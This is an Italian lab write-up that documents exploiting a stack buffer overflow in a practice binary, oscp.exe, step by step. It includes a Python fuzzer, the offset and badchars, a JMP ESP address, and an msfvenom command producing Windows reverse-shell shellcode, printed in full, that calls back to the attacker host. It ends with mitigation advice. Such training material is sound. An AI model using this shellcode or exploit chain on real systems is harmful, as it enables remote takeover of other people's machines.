BW3 - Esercizio Bonus 2

Sfruttamento vulnerabilità Buffer Overflow

Autore: Cybereagles

Sintesi

Il presente report documenta il processo di analisi e sfruttamento di una vulnerabilità di tipo **Stack-Based Buffer Overflow** individuata all'interno del file binario **oscp.exe**. Il binario analizzato non presenta protezioni moderne dello stack e possiede uno stack eseguibile. Sfruttando l'assenza di mitigazioni e inviando input non validati, è stato possibile sovrascrivere l'indirizzo di ritorno (EIP) e dirottare il flusso di esecuzione verso un payload malevolo (**shellcode**) iniettato nello stack. L'attacco ha portato con successo a una **Remote Code Execution (RCE)**.

Scopo del test e analisi dello scenario

Scenario e Obiettivi

L'attività si svolge in un ambiente di laboratorio virtuale controllato. L'obiettivo principale è analizzare il crash dell'applicazione **oscp.exe** in ascolto sulla porta TCP 1337, calcolare l'offset esatto per il controllo **dell'Instruction Pointer (EIP)** e iniettare uno **shellcode** personalizzato al fine di acquisire una shell interattiva con i privilegi del servizio compromesso.

- **Macchina Attaccante (Kali Linux):** Attestata sull'IP 192.168.50.3, è stata utilizzata come postazione di comando per la generazione dei payload (tramite Metasploit) e l'invio degli script Python offensivi.
- **Macchina Vittima (Windows 10 Metasploitable):** Attestata sull'IP 192.168.50.11, rappresenta il bersaglio dell'attacco su cui è in esecuzione il servizio vulnerabile oscp.exe.

Strumenti e Metodologia

- **Immunity Debugger & mona.py:** Utilizzati sulla macchina target per l'analisi in tempo reale della memoria della CPU. Al fine di garantire la coerenza dei test, dopo ogni crash applicativo indotto, l'eseguibile è stato riavviato e ripristinato allo stato "Running" all'interno del debugger (tramite la sequenza di comandi Ctrl+F2 e F9).
- **Metasploit Framework:** Suite utilizzata sulla macchina attaccante per la generazione di pattern ciclici e la creazione dello shellcode finale.

Svolgimento e Analisi Tecnica

Fase 1: Conferma del Crash (Controllo dell'EIP)

Il primo passo è consistito nell'inviare un input anomalo per saturare la variabile locale nello stack e sovrascrivere **l'EIP**, il registro fondamentale che indica alla CPU quale istruzione eseguire successivamente. È stato sviluppato uno script **fuzzer** in Python per inviare una sequenza di 3000 byte "A" (\x41), preceduti dalla stringa di riconoscimento dell'applicativo OVERFLOW1.

```python
# Creiamo una valanga di 3000 lettere "A"
payload = b"A" * 3000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.recv(1024)

print("Invio 3000 'A' per far crashare il programma...")
# Inviamo il comando vulnerabile seguito dalle "A"
s.send(b"OVERFLOW1 " + payload)
```

Figura 1 Frammento del fuzzer.

Inviando tale payload, l'applicazione è andata in crash e il registro **EIP** si è popolato con il valore 41414141 (rappresentazione esadecimale delle "A"), dimostrando il pieno controllo sul flusso di esecuzione.



Figura 2 Finestra di Immunity Debugger che mostra lo stato di "Paused" in basso a destra e il pannello dei registri (FPU) in cui si evince chiaramente l'EIP sovrascritto dal valore 41414141.

Fase 2: Determinazione dell'Offset Esatto

Per poter dirottare l'esecuzione in modo preciso, è stato calcolato l'offset, ovvero il numero esatto di caratteri necessari prima che inizi la sovrascrittura dell'EIP. Tramite il comando $ `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000` è stata generata una stringa ciclica univoca.

A seguito dell'invio del pattern generato, il programma è crashato sovrascrivendo l'EIP con il valore **6f43396e** (corrispondente alla stringa ASCII n9Co). Sfruttando il tool di verifica inverso $

`/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 6f43396e`, si è determinato che l'offset esatto è di 1978 byte.

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 6f43396e
[*] Exact match at offset 1978
```

Figura 3 Finestra del terminale di Kali Linux che mostra l'esecuzione del comando pattern_offset.rb e il relativo output testuale [*] Exact match at offset 1978.

Fase 3: Identificazione dei Badchar

Al fine di evitare che l'esecuzione del payload venisse troncata in memoria, è stata condotta la ricerca dei "**badchar**" (caratteri non ammessi dall'applicativo) escludendo a priori il **Null Byte** (`\x00`). È stato inviato un array contenente tutti i byte possibili da `\x01` a `\xFF` ed è stata configurata la working directory di mona tramite il comando `$ !mona config -set workingfolder c:\mona\%p`.

Attraverso il comando `$ !mona compare -f C:\mona\oscp\bytearray.bin -a esp` lanciato in ***Immunity Debugger***, la memoria è stata confrontata con il bytearray originale. Analizzando iterativamente i byte corrotti ed escludendoli dai test successivi, i **badchar** finali identificati sono risultati essere: `\x00\x07\x2e\xa0.`



Figura 4 Finestra "mona Memory comparison results" in Immunity Debugger che evidenzia lo stato "Corruption" e mostra l'elenco dei badchars individuati in memoria.

Fase 4: Ricerca del Gadget (JMP ESP)

Il controllo dell'**EIP** è stato utilizzato per deviare l'esecuzione allo **stack** (dove risiede il payload) tramite un'istruzione **jmp esp**. Utilizzando Mona, è stato cercato un pointer idoneo all'interno di librerie prive di **ASLR** e che non contenesse i **badchar** precedentemente identificati.

Eseguendo il comando `$ !mona jmp -r esp -cpb "\x00\x07\x2e\xa0"`, l'indirizzo di memoria valido individuato per il salto è risultato essere **0x625011af**.



Figura 5 Output della console di log di Mona che mostra la lista dei puntatori validi per jmp esp, con l'indirizzo scelto (0x625011af) ben visibile e le protezioni (ASLR, SafeSEH) impostate su "False".

Fase 5: Generazione dello Shellcode

Lo **shellcode** per ottenere l'accesso remoto è stato generato in formato **Python** sulla macchina Kali Linux tramite **MSFvenom**. È stata generata una reverse shell mirata all'IP dell'attaccante escludendo esplicitamente i **badchar** individuati. Il comando esatto eseguito è stato: `$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.3 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python`.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.3 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf =  b""
buf += b"\xb8\x3d\x8c\x12\x3a\xd9\xcc\xd9\x74\x24\xf4\x5a"
buf += b"\x2b\xc9\xb1\x52\x31\x42\x12\x03\x42\x12\x83\xd7"
buf += b"\x70\xf0\xcf\xdb\x61\x77\x2f\x23\x72\x18\xb9\xc6"
buf += b"\x43\x18\xdd\x83\xf4\xa8\x95\xc1\xf8\x43\xfb\xf1"
buf += b"\x8b\x26\xd4\xf6\x3c\x8c\x02\x39\xbc\xbd\x77\x58"
buf += b"\x3e\xbc\xab\xba\x7f\x0f\xbe\xbb\xb8\x72\x33\xe9"
buf += b"\x11\xf8\xe6\x1d\x15\xb4\x3a\x96\x65\x58\x3b\x4b"
buf += b"\x3d\x5b\x6a\xda\x35\x02\xac\xdd\x9a\x3e\xe5\xc5"
buf += b"\xff\x7b\xbf\x7e\xcb\xf0\x3e\x56\x05\xf8\xed\x97"
buf += b"\xa9\x0b\xef\xd0\x0e\xf4\x9a\x28\x6d\x89\x9c\xef"
buf += b"\x0f\x55\x28\xeb\xa8\x1e\x8a\xd7\x49\xf2\x4d\x9c"
buf += b"\x46\xbf\x1a\xfa\x4a\x3e\xce\x71\x76\xcb\xf1\x55"
buf += b"\xfe\x8f\xd5\x71\x5a\x4b\x77\x20\x06\x3a\x88\x32"
buf += b"\xe9\xe3\x2c\x39\x04\xf7\x5c\x60\x41\x34\x6d\x9a"
buf += b"\x91\x52\xe6\xe9\xa3\xfd\x5c\x65\x88\x76\x7b\x72"
buf += b"\xef\xac\x3b\xec\x0e\x4f\x3c\x25\xd5\x1b\x6c\x5d"
buf += b"\xfc\x23\xe7\x9d\x01\xf6\xa8\xcd\xad\xa9\x08\xbd"
buf += b"\x0d\x1a\xe1\xd7\x81\x45\x11\xd8\x4b\xee\xb8\x23"
buf += b"\x1c\xd1\x95\x19\xdf\xb9\xe7\x5d\xdb\xeb\x61\xbb"
buf += b"\x89\x1b\x24\x14\x26\x85\x6d\xee\xd7\x4a\xb8\x8b"
buf += b"\xd8\xc1\x4f\x6c\x96\x21\x25\x7e\x4f\xc2\x70\xdc"
buf += b"\xc6\xdd\xae\x48\x84\x4c\x35\x88\xc3\x6c\xe2\xdf"
buf += b"\x84\x43\xfb\xb5\x38\xfd\x55\xab\xc0\x9b\x9e\x6f"
buf += b"\x1f\x58\x20\x6e\xd2\xe4\x06\x60\x2a\xe4\x02\xd4"
buf += b"\xe2\xb3\xdc\x82\x44\x6a\xaf\x7c\x1f\xc1\x79\xe8"
buf += b"\xe6\x29\xba\x6e\xe7\x67\x4c\x8e\x56\xde\x09\xb1"
buf += b"\x57\xb6\x9d\xca\x85\x26\x61\x01\x0e\x46\x80\x83"
buf += b"\x7b\xef\x1d\x46\xc6\x72\x9e\xbd\x05\x8b\x1d\x37"
buf += b"\xf6\x68\x3d\x32\xf3\x35\xf9\xaf\x89\x26\x6c\xcf"
buf += b"\x3e\x46\xa5"
```

Figura 6 Terminale di Kali Linux che mostra il comando msfvenom lanciato e l'output finale contenente il blocco di codice Python.

Fase 6: Exploitation (Pwning)

Lo script offensivo finale è stato strutturato in quattro parti distinte: un ***padding*** di 1978 caratteri, l'indirizzo ***EIP*** convertito in Little-Endian (struct.pack('<I', 0x625011af)), un cuscinetto di sicurezza ***NOP sled*** di 32 byte (\x90), e infine il ***buffer*** contenente lo **shellcode**. L'intero payload è stato accodato alla dicitura OVERFLOW1 e inviato al target.

A seguito della preparazione di un listener **Netcat** in ascolto tramite il comando `$ nc -nvlp 1234`, lo script è stato eseguito, consentendo di instaurare con successo la connessione di ritorno.



Figura 7 Terminale di Kali Linux con visualizzazione del listener Netcat. È chiaramente visibile la connessione in entrata e il prompt interattivo di Windows (C:\Users\user\Desktop\oscp), a dimostrazione dell'avvenuta RCE.

Conclusioni e Raccomandazioni

L'attività di laboratorio ha confermato la gravità della vulnerabilità di Buffer Overflow in oscp.exe. Sfruttando la mancanza di validazione della lunghezza degli input e la totale assenza di meccanismi di difesa a livello di compilazione, è stato possibile compromettere integralmente il sistema target.

Per mitigare la vulnerabilità, si raccomanda l'adozione delle seguenti pratiche di sviluppo sicuro:

1. **Validazione degli Input:** Implementare funzioni sicure (es. strncpy al posto di strcpy) imponendo limiti rigidi sui buffer allocati in memoria.
2. **Abilitazione ASLR (Address Space Layout Randomization):** Attivare l'ASLR durante la compilazione del binario e delle relative DLL per impedire l'utilizzo di indirizzi di memoria statici (come il gadget JMP ESP).
3. **Implementazione DEP/NX (Data Execution Prevention):** Contrassegnare lo stack come memoria non eseguibile (NX bit).